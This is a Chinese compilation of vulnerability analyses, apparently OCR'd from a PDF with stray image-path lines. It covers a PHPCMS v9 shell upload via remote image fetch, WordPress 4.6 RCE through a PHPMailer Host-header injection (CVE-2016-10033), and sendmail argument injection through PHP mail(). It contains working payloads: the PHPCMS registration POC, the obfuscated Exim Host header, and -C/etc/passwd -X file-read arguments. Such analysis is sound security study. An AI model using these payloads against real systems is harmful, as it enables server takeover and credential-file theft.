
继续向下，看到：

```
foreach($matches[3] as $matche)
            {
                if(strpos($matche, '://') === false) continue;
                dir_create($uploaddir);
                $remotefileurls[$matche] = $this->fillurl($matche, $absurl, $basehref);
            }
```

这里的$matches[3]就是 http://127.0.0.1/shell.txt.php.jpg

又经过了 fillurl 方法的处理，跟进去看一下，看到关键的地方：

```
$BaseUrlPath = preg_replace("/\/([^\/]*)\.(.*)$/",'/',$BaseUrlPath);
$BaseUrlPath = preg_replace("/\/$/",'',$BaseUrlPath);
$pos = strpos($surl,'#');
if($pos>0) $surl = substr($surl,0,$pos);
```




```
$BaseUrlPath='/127.0.0.1/shell.txt.php.jpg'
```

下一个正则将/去掉，以方便后面的操作：

```
$BaseUrlPath='127.0.0.1shell.txt.php.jpg'
```

接下来看到对于 url 进行了一个关键的处理：

```
$pos = strpos($surl,'#');
if($pos>0) $surl = substr($surl,0,$pos);
```

也就是说如果我们构造一个类似于 http://127.0.0.1/shell.txt.php#.jpg

再对 url 进行重组后：

```
else {
                $preurl = strtolower(substr($surl,0,6));
                if(strlen($surl)<7)
                $okurl = 'http://'.$BaseUrlPath.'/'.$surl;
                elseif($preurl=="http:/"||$preurl=='ftp://' ||$preurl=='mms://' || $preurl=="rtsp://" ||
$preurl=='thunde' || $preurl=='emule:'|| $preurl=='ed2k:/')
                $okurl = $surl;
                else
                $okurl = 'http://'.$BaseUrlPath.'/'.$surl;
        }
```

最后返回的$surl=http://127.0.0.1/shell.txt.php 并且同时满足前面对于后缀名的限制。

回到 download 方法中，接下来的操作对文件名进行了重组：

```
foreach($remotefileurls as $k=>$file) {
                if(strpos($file, '://') === false || strpos($file, $upload_url) !== false) continue;
                $filename = fileext($file);
                $file_name = basename($file);
                $filename = $this->getname($filename);
                $newfile = $uploaddir.$filename;
```

首先在这里截取最后一个.之后的后缀作为后缀名：

```
function fileext($filename) {
    return strtolower(trim(substr(strrchr($filename, '.'), 1, 10)));
}
```

最终的文件名就变成了.php 结尾的文件。

之后，$upload_func = $this->upload_func;，而$this->upload_func = 'copy';。即调用 copy 方法进行远程文件下载。

2. 上传路径部分

看一下我们上传的文件的命名情况：

```
function getname($fileext){
        return date('Ymdhis').rand(100, 999).'.'.$fileext;
    }
```

上传的路径：

```
uploadpath = $upload_url.$dir;
```

而

```
'upload_path' => PHPCMS_PATH.'uploadfile/',
```

上传路径就是 uploadfile/年月日时间具体到秒+3 位 100-999 的随机数+文件后缀

这样看，其实可以直接写脚本对文件名进行枚举。


有没有更简单的方法呢？有。

回到 register 方法中，向下看：

```
if(pc_base::load_config('system', 'phpsso')) {
                $this->_init_phpsso();
                $status = $this->client->ps_member_register($userinfo['username'], $userinfo['password'],
$userinfo['email'], $userinfo['regip'], $userinfo['encrypt']);
                if($status > 0) {
                    $userinfo['phpssouid'] = $status;
                    //传入 phpsso 为明文密码，加密后存入 phpcms_v9
```

```
$password = $userinfo['password'];
$userinfo['password'] = password($userinfo['password'], $userinfo['encrypt']);
$userid = $this->db->insert($userinfo, 1);
if($member_setting['choosemodel']) {      //如果开启选择模型
    $user_model_info['userid'] = $userid;
    //插入会员模型数据
    $this->db->set_model($userinfo['modelid']);
    $this->db->insert($user_model_info);
}
```

也就是说会将$userid 加入$user_model_info 数组中再进行数据库的插入操作（会员新增操作，对应的 v9_member_detail 数据表）：




只有两个字段，userid 与 birthday。但由于$user_model_info 数组已经包含了我们之前构造提交的 info[content]=xxxxxx 的内容，而在插入数据库的时候又没有 content 字段，所以会导致数据库报错，从而将我们构造的 xxxxxx 的内容给回显出来，所以就不用暴力去破解文件名了。

3. POC 解释

```
siteid=1&modelid=1&username=123456&password=123456&email=123456@qq.com&info[content]=<img src=http://127.0.0.1/shell.txt?.php#.jpg>&dosubmit=1&protocol=
```

?后的.php 被当做 shell.txt 的参数，所以复制的是 shell.txt 的内容。



```
}
unset($matches, $string);
$remotefileurls = array_unique($remotefileurls);
$oldpath = $newpath = array();
foreach($remotefileurls as $k=>$file) {
    if(strpos($file, '://') === false || strpos($file, $upload_url) !== false
    $filename = fileext($file);
    $file_name = basename($file);
    $filename = $this->getname($filename);

    $newfile = $uploaddir.$filename;
    $upload_func = $this->upload_func;
    if($upload_func($file, $newfile)) {
```

```
unset($matches, $string);
$remotefileurls = array_unique($remotefileurls);
$oldpath = $newpath = array();
foreach($remotefileurls as $k=>$file) {
    if(strpos($file, '://') === false || strpos($file, $upload_url) !== false
    $filename = fileext($file);
    if(!preg_match("/($ext)/is",$filename) || in_array($filename, array('php'
        continue;
    }
    $file_name = basename($file);
    $filename = $this->getname($filename);
```

简单粗暴的对处理后的文件后缀进行检测。

更新吧

顺便把 phpcms 的源码看了一下，发现 phpcms 对于安全性的验证真的是简单粗暴，只要是个交互的地方就要调一遍过滤函数，这样死板的做法，可能在安全上会有一些益处，但是势必会对以后的扩展造成阻碍。

WordPress 4.6 远程代码执行漏洞分析

作者：360 天眼实验室
原文来源：【安全客】http://bobao.360.cn/learning/detail/3814.html

0x00 漏洞概述

WordPress 4.6 版本远程代码执行漏洞是一个非常严重的漏洞，未经授权的攻击者利用该漏洞就能实现远程代码执行，针对目标服务器实现即时访问，最终导致目标应用服务器的完全陷落。无需插件或者非标准设置，就能利用该漏洞。Dawid Golunski (@dawid_golunski) 还在 poc 中为我们展示了精彩的替换 / 和 “ ”(表示空格)的技巧。

0x01 漏洞分析

整个过程利用了 WordPress 未对请求的 Host 字段进行校验和 PHPMailer 在 小于 5.2.20 版本存在的代码执行漏洞。对以上两个不安全点进行利用，导致远程代码执行。

POC 地址为： WordPress-Exploit-4-6-RCE-CODE-EXEC-CVE-2016-10033

我们测试的命令为

```
/usr/bin/touch /tmp/manning.test
```

我们看下 POC 发出的请求

Host 字段构造如下

```
Host: target(any -froot@localhost -be
${run{${substr{0}{1}{$spool_directory}}usr${substr{0}{1}{$spool_directory}}bin${substr{0}{1}{$spool_directory}}to
uch${substr{10}{1}{$tod_log}}${substr{0}{1}{$spool_directory}}tmp${substr{0}{1}{$spool_directory}}manning.test}
} null)
```

这点跟我们认知中的 Host 完全不一样。

接下来的流程非常简单。

在 wp-login.php 中，首先根据请求中的 action 进行路由

```
$action = isset($_REQUEST['action']) ? $_REQUEST['action'] : 'login';  $action: "lostpassword"
$errors = new WP_Error();

if ( isset($_GET['key']) )
    $action = 'resetpass';

// validate action so as to default to the login screen
if ( !in_array( $action, array( 'postpass', 'logout', 'lostpassword', 'retrievepassword', 'resetpass', 'rp', 'register'
    $action = 'login';

action = "lostpassword" ;

header( string: 'Content-Type: '.get_bloginfo('html_type').'; charset='.get_bloginfo('charset'));
```


接着进入函数 retrieve_password

```
case 'lostpassword' :
case 'retrievepassword' :

    if ( $http_post ) {  $http_post: true
        $errors = retrieve_password();
        if ( !is_wp_error($errors) ) {
            $redirect_to = !empty( $_REQUEST['redirect_to'] ) ? $_REQUEST['redirect_to'] : 'wp-login.php?checkemail=confirm';
            wp_safe_redirect( $redirect_to );
            exit();
        }
```


接着进入 wp_mail 函数，位于文件 pluggable.php

```
    if ( $message && !wp_mail( $user_email, wp_specialchars_decode( $title ), $message ) )
        wp_die( message: __('The email could not be sent.') . "<br />\n" . __('Possible reason: your host may have disab

    return true;
}

//
// Main
```


在 wp_mail 中，WordPress 会把 _SERVER['SERVER_NAME'] 变量拼接到 from_email 变量中。

```
     * https://core.trac.wordpress.org/ticket/5007.
     */

    if ( !isset( $from_email ) ) {
        // Get the site domain and get rid of www.
        $sitename = strtolower( $_SERVER['SERVER_NAME'] );
        if ( substr( $sitename,  start: 0,  length: 4 ) == 'www.' ) {
            $sitename = substr( $sitename,  start: 4 );
        }

        $from_email = 'wordpress@' . $sitename;
    }
```



经过一系列的邮件内容拼接，把类对象 phpmailer 的类变量都进行了赋值，之后进入调用了 Send 函数

```
    // Send!
    try {
        return $phpmailer->Send();  $phpmailer: {Version => "5.2.14", Priority => null, CharSet => "UTF-8",
    } catch ( phpmailerException $e ) {

        $mail_error_data = compact( varname: 'to', 'subject', 'message', 'headers', 'attachments' );

        /**
```


这里把最关键的 mailSend 函数贴出来，mailSend 函数负责最终调用，关键在 mailPassthru 函数，该函数会把带有恶意的 params 变量交给 PHPMailer。

```
protected function mailSend($header, $body)
{
    $toArr = array();
    foreach ($this->to as $toaddr) {
        $toArr[] = $this->addrFormat($toaddr);
    }
    $to = implode(', ', $toArr);
    if (empty($this->Sender)) {
        $params = ' ';
    } else {
        $params = sprintf('-f%s', $this->Sender);
    }
    if ($this->Sender != '' and !ini_get('safe_mode')) {
        $old_from = ini_get('sendmail_from');
        ini_set('sendmail_from', $this->Sender);
    }
    $result = false;
    if ($this->SingleTo && count($toArr) > 1) {
        foreach ($toArr as $toAddr) {
            $result = $this->mailPassthru($toAddr, $this->Subject, $body, $header, $params);
            $this->doCallback($result, array($toAddr), $this->cc, $this->bcc, $this->Subject, $body,
$this->From);
        }
    } else {
        $result = $this->mailPassthru($to, $this->Subject, $body, $header, $params);
        $this->doCallback($result, $this->to, $this->cc, $this->bcc, $this->Subject, $body, $this->From);
    }
    if (isset($old_from)) {
        ini_set('sendmail_from', $old_from);
    }
    if (!$result) {
        throw new phpmailerException($this->lang('instantiate'), self::STOP_CRITICAL);
    }
    return true;
}
```


动态调试，在 mailPassthru 调用时，整个变量如图所示。



最终在 mailPassthru 内调用了 @mail。



最终我们在 tmp 目录看到了 manning.test 文件



0x02 补丁分析

WordPress 4.7.1 版本

1，升级 phpmailer 的版本到 5.2.22

2，在 mailSend 修改，对变量 params 进行了过滤。

```
protected function mailSend($header, $body)
{
    $toArr = array();
    foreach ($this->to as $toaddr) {
        $toArr[] = $this->addrFormat($toaddr);
    }
    $to = implode(', ', $toArr);
    $params = null;
    //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
    if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
        // CVE-2016-10033, CVE-2016-10045: Don't pass -f if characters will be escaped.
        if (self::isShellSafe($this->Sender)) {
            $params = sprintf('-f%s', $this->Sender);
        }
    }
    if (!empty($this->Sender) and !ini_get('safe_mode') and $this->validateAddress($this->Sender)) {
        $old_from = ini_get('sendmail_from');
        ini_set('sendmail_from', $this->Sender);
    }
    $result = false;
    if ($this->SingleTo and count($toArr) > 1) {
        foreach ($toArr as $toAddr) {
            $result = $this->mailPassthru($toAddr, $this->Subject, $body, $header, $params);
            $this->doCallback($result, array($toAddr), $this->cc, $this->bcc, $this->Subject, $body,
$this->From);
        }
```

```
    } else {
        $result = $this->mailPassthru($to, $this->Subject, $body, $header, $params);
        $this->doCallback($result, $this->to, $this->cc, $this->bcc, $this->Subject, $body, $this->From);
    }
    if (isset($old_from)) {
        ini_set('sendmail_from', $old_from);
    }
    if (!$result) {
        throw new phpmailerException($this->lang('instantiate'), self::STOP_CRITICAL);
    }
    return true;
}
```

0x03 防护建议

升级 WordPress 至最新版本。

0x04 调试总结

调试过程中需要注意：

sendmail 需要装 exim4 扩展

需要更改 poc 中的账户，poc 中填写的是 admin

poc 运行环境需要有 python 环境

本次调试环境是：

Server version: Apache/2.4.18 (Ubuntu)

PHP 7.0.15-0ubuntu0.16.04.4 (cli) (NTS)

sendmail 和 exim4 扩展

其他注意事项可以参考 @Tomato 菜的要死 和 @廖新喜 1 的微博。

0x05 参考文章

https://exploitbox.io/vuln/WordPress-Exploit-4-6-RCE-CODE-EXEC-CVE-2016-10033.html

详细解析 PHP mail()函数漏洞利用技巧

翻译：myswsun
译文来源：【安全客】http://bobao.360.cn/learning/detail/3818.html
原文来源：https://exploitbox.io/paper/Pwning-PHP-Mail-Function-For-Fun-And-RCE.html

0x00 前言

本白皮书旨在消除关于 PHP mail 函数在漏洞利用中的限制的一些误解，并展示利用的进一步发展。

它提供了几个关于 PHP mail()函数的新的漏洞利用和绕过技术的向量，在主要的 PHP e-mail 发送库（PHPMailer、Zend Framework/Zend-mail、SwiftMailer）都发现了多个致命的漏洞，它们还被数百万的 web 应用/项目（如 WordPress、Drupal、Joomla 等）和 PHP 编程框架（Zend、Yii2、Symphony、Laravel 等）使用。

这些技术包括被认为通过 mail()函数不可利用的 Exim 向量。这个向量使 mail()注入攻击提升到一个新的水平。

成功利用 mail 函数可以使攻击者获得远程代码执行权限和其他恶意目的。

0x01 SMTP 协议——RFC2821

根据 RFC2821，一个客户端 email 程序能通过下面的方式发送一系列 SMTP 命令给 SMTP 服务器：

```
HELO server-port25.com
MAIL FROM: <support@server-port25.com>
RCPT TO: <jdoe@dest-server.com>

DATA
From: "John Smith" <jsmith@server-port25.com>
Reply-To: "Another Johns email" <John2@another-server25.com>
To:   "Jane Doe" <jdoe@dest-server.com>
Subject: test message
Date: Wed, 4 Jan 2017 06:19:57 -0400

Hello World,

This is a test message sent by SMTP

Regards

.
```


从理解 PHP mail()函数/sendmail 的邮件地址使用的角度看，重要的部分是 SMTP 客户端在两个地方指定了发送者的地址：

```
MAIL FROM: <support@安全客（bobao.360.cn）
```

在头部。

```
From: "John Smith" <jsmith@server-port25.com>
Reply-To: "Another Johns email" <John2@anc安全客（bobao.360.cn）>
```

在 DATA 命令中。

前者被目的 SMTP 服务器用来在有问题的情况下回退邮件使用。

后者被电子邮件客户端软件（如 outlook、thunderbird 等）使用，用来在‘From’地址字段显示发送者的信息（基于 From 头），同时决定（基于 Reply-To 头或者 From 头）点击回复按钮时选择哪个地址回复。

0x02 mail()函数

Mail()是标准的 PHP 函数，被用来作为 PHP 脚本中发送邮件的接口。函数原型如下：

```
Function [ <internal:standard> function mail ] {

  - Parameters [5] {
    Parameter #0 [ <required> $to ]
    Parameter #1 [ <required> $subject ]
    Parameter #2 [ <required> $message ]
    Parameter #3 [ <optional> $additional_headers ]
    Parameter #4 [ <optional> $additional_parameters ]
  }
}
```


从攻击者的角度，最后一个参数是最有趣的，因为它允许注入额外的参数给系统安装的/usr/bin/sendmail 程序，该程序使用 mail()发送消息。

1. 第 5 个参数（$ additional_parameters）

第 5 个参数是可选的。许多 WEB 应用使用它设置发送者地址/返回路径：

```
-f email@server-address.com
```


或者：

```
-r email@server-address.com
```


这个参数地址就传递给/usr/sbin/sendmail ,其将使用这个电子邮件地址通知接收邮件服务器关于原始/发送者的信息（通过 MAIL FROM 命令），如果分发错误将返回错误信息。

2. /usr/bin/sendmail 接口调用 mail()函数

/usr/bin/sendmail 程序是用来发送邮件的接口。它由邮件传输代理（MTA）软件安装在系统上（如 Sendmail、Postfix 等）。

当使用 mail()发送邮件时，PHP 脚本如下：

```
<?php
        $to      = "john@localhost";
        $subject = "Simple Email";
        $headers = "From: mike@localhost";
        $body    = 'Body of the message';

        $sender  = "admin@localhost";

        mail($to, $subject, $body, $headers, "-f $sender");
?>
```

PHP 将调用 execve()执行 sendmail 程序：

```
execve("/bin/sh",
       ["sh", "-c", "/usr/sbin/sendmail -t -i  -f admin@localhost"],
       [/* 24 environment vars */])
```


并且通过它的标准输入传递下面的数据：

```
To: john@localhost
Subject: Simple Email
X-PHP-Originating-Script: 0:simple-send.php
From: mike@localhost

Body of the message
```


-t 和-i 参数由 PHP 自动添加。参数-t 使 sendmail 从标准输入中提取头 ,-i 阻止 sendmail 将 ‘. ‘作为输入的结尾。-f 来自于 mail()函数调用的第 5 个参数。

有趣的事就在这，sendmail 命令在系统 shell 的帮助下执行，给了注入攻击的机会，只需要传递不受信的输入到最后一个参数即可。

0x03 通过 mail()和$additional_parameters Sendmal 命令注入

如果一个攻击者能够注入数据到 mail()函数的第 5 个参数中，例如，通过不过滤的 GET 变量获取的$sender：

```
$sender = $_GET['senders_email'];
mail($to, $subject, $body, $headers, "-f $sender");
```


攻击者能够通过 PHP 脚本请求注入任意的攻击参数给/usr/sbin/sendmail：

```
http://webserver/vulnerable.php?senders_email=attackers@email%20extra_data
```


其执行 mail():

```
mail(..., "-f attackers@email extra_data");
```


将导致使用参数执行 sendmail：

```
/usr/sbin/sendmail t -i -f attackers@email extra_data
```

1. escapeshellcmd()逃逸

重要的是 mail()函数能通过下面函数内部执行命令逃逸：

```
escapeshellcmd($additional_parameters)
```


因此 shell 字符不能起作用。例如，设置$senders_email GET 变量：

```
attacker@remote > /tmp/shell_injection
```


不会导致 shell_injection 文件的创建 ,因为>字符会被 escapeshellcmd()转义 ,sendmail 最终如下调用：

```
/usr/sbin/sendmail t -i -f attacker@remote \> /tmp/shell_injection
```


2. sendmail 命令参数注入

攻击者能够注入额外的参数给 sendmail 命令，因为 mail()调用的 escapeshellcmd()函数默认不会转义$additional_parameters。它使得编程者可以自由的传入多个参数，但是可能是个漏洞。

成功的注入能触发 sendmail 额外的功能。

例如，如果攻击者设置$return 变量为：

```
attackere@remote -LogFile /tmp/output_file
```


Sendmail 将在 shell 命令中如下调用：

```
/usr/sbin/sendmail -t -i -f attackere@remote -LogFile /tmp/output_file
```


如果-LogFile 是 sendmail 的一个可靠的参数，将能使得程序写一个日志文件为/tmp/output_file。

结果是 Sendmail MTA 的/usr/sbin/sendmail 接口中真的有这么一种日志功能实现，使用-X 参数开启，能够用来保存攻击者的恶意代码。

0x04 /usr/sbin/sendmail 中不同的实现

如上文提到的 ,sendmail 接口由 MTA 邮件软件(Sendmail, Postfix, Exim etc.)安装提供。

尽管基本的功能(如-t –I –f 参数)是相同的 ,其他功能和参数根据 MTA 的不同有变化。

例如，-X 参数是来日志记录，只在在上节中提到的版本实现了。在其他的里面简单的实现它作为一个假的开关，出于某些原因，不支持相关参数。

正式由于这个，sendmail 的 man 页也会根据 MTA 的变化而变化。

下面是一些不同版本的 sendmail 接口的 man 页：

```
Sendmail MTA:
http://www.sendmail.org/~ca/email/man/sendmail.html

Postfix MTA:
http://www.postfix.org/mailq.1.html

Exim MTA:
https://linux.die.net/man/8/exim
```


0x05 已知的利用向量

关于 mail()的第五个参数能被恶意利用最早披露于 2011 年 Sogeti / ESEC 发布的文章中。

本文揭露了 Sendmail MTA 的 2 种利用向量，允许攻击者任意读写文件，并能通过-C 和-X 参数获得远程代码执行。

这两种向量只能在 Sendmail MTA 中有效，呈现如下。

1. Sendmail MTA：使用-C 参数文件任意读

参考 sendmail 的 man 页：

```
-Cfile
 Use alternate configuration file.

-X logfile
 Log all traffic in and out of mailers in the indicated log file.
```


这两个参数能组合使用使得 sendmail 加载任意文件作为配置，且输出一系列错误消息内容（由于未知的配置行）。

例如，如果攻击者注入：

```
-C/etc/passwd -X/tmp/output.txt
```


作为 mail()的 5th 参数，下面的命令将被执行：

```
/usr/sbin/sendmail -i -t -C/etc/passwd -X/tmp/output.txt
```


保存下面的内容到/tmp/output.txt：

```
/etc/passwd: line 1: unknown configuration line
"root:x:0:0:root:/root:/bin/bash"
/etc/passwd: line 2: unknown configuration line
"daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin"
/etc/passwd: line 3: unknown configuration line
"bin:x:2:2:bin:/bin:/usr/sbin/nologin"
